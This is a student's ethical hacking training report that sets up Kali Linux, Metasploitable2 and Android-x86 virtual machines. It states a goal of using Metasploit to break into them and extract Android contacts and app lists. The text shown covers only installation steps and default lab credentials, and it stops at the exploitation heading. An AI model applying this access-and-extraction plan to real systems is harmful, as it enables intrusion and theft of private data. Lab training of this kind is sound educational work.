A PROJECT REPORT ON
INSTALLATION AND EXPLOITATION OF METASPLOITABLE2 AND ANDROID SYSTEM

Submitted in partial fulfillment for the requirement of
the award in training in
Ethical hacking and security fundamentals

Diginique Techlabs
Ideal for Geeks

Submitted by

ABHISEK NAYAK

(ITER-SOA | SIKSHA O' ANUSANDHAN, ODISHA)

ACKNOWLEDGEMENT

My sincere gratitude and thanks towards my project paper guide Mr. Raj Vardhan. He has been helping throughout the project. I could only complete my project with all his support and backing. I would also like to thank the members of DIGINIQUE TECHLABS for letting us know about our course Ethical hacking and security fundamentals.

I did have some knowledge prior to this training session andthis training course helped me a lot in gaining knowledge shall always be thankful to the team for providing us.


Table of content

Objective


- Install kali linux, metaspolitable2 and Android on Virtual Box Use Metasploit tool to get access to both operating system.
- For metaspolitable2, access the files remotely further create a new folder by your name in metaspolitable2.
- For android, get the access of system and extract the Android Version, Installed Application, Contacts.

Installation of Kali Linux for virtual box.


1. Installing kali linux (v2023.3) form the official kali websitekali.org for virtual box.
2. Extract the file through WinRar.
3. Double-click the vBox file and then it opens in virtual box.




4. For better performance, set the CPU and RAM to half ofthe total capacity and make sure that the network adapter is set to “bridge adapter”.
5. As per the official kali documentation, username is kali and the password is kali.
6. After the machine boots up, open the terminal and checknetwork connection by ifconfig command. You can open the terminal by clicking the terminal icon on the upper left corner or by pressing the shortcut ctrl+alt+t.




7. For the continuation of your cyber security career, makesure that your kali machine is updated which can be done by the command sudo apt update and then sudo apt upgrade.
8. The interface will look like this refer the given imagebelow.







Installation of Metasploitable2 for virtual box.

1. Install the metasploitable2 from sourceforge website.
2. Extract the file through WinRar.
3. For better performance, set the CPU and RAM to one-fourthof the total green zone and make sure that the network adapter is set to bridge adapter i.e., Network -> Enable network Adapter “bridge adapter”.
4. Select the storage options and change the file as shownbelow.






5. As per the official documentation, username is msfadmin and the password is msfadmin.





Installation of Android system on virtual machine


1. Install the android .iso file from the from source for gewebsite.
2. Select new in the virtual box (on the top middle). Continue the setup same as of metasploitable2 andmake sure that the network adapter is set to bridgeadapter i.e. Network -> Enable network Adapter -> “bridge adapter”.
3. We have yo make some changes for installations ofandroid system in vBox.
    a) Go to the display option and change the graphiccontroller option to VBoxSGA.
    b) Then go to system > acceleration > KVM.
    c) Go to storage and select the disk option and insertthe .iso file.
4. Follow the images shown below for further installations.






Android-x86 Live & Installation CD 9.0-r2
Live CD - Run Android-x86 without installation
Live CD - Debug mode
Installation - Install Android-x86 to harddisk
Advanced options...
Press [Tab] to edit options
Automatic boot in 59 seconds...
android-x86.org


Advanced options
Live CD - Vulkan support (experimental)
Live CD - No Setup Wizard
Live CD VESA mode - No GPU hardware acceleration
Auto Installation - Auto install to specified harddisk
Boot from local drive
Back...
Press [Tab] to edit options
android-x86.org


Auto Installer
You have chosen the AUTO installation.
The installer will erase the whole /dev/sda and install Android-x86 to it.
This is the last confirmation. Are you sure to do so?
< Yes >
< No >



Congratulations!
Android-x86 is installed successfully.
Run Android-x86
< OK >
<Cancel>


Connect to Wi-Fi
VirtWifi
Add new network
IP address
Unavailable
MAC address
Unavailable
SKIP


11:27
Select a Home app
Quickstep
Taskbar
JUST ONCE
ALWAYS

Exploiting metasploitable2 through kali Linux:-

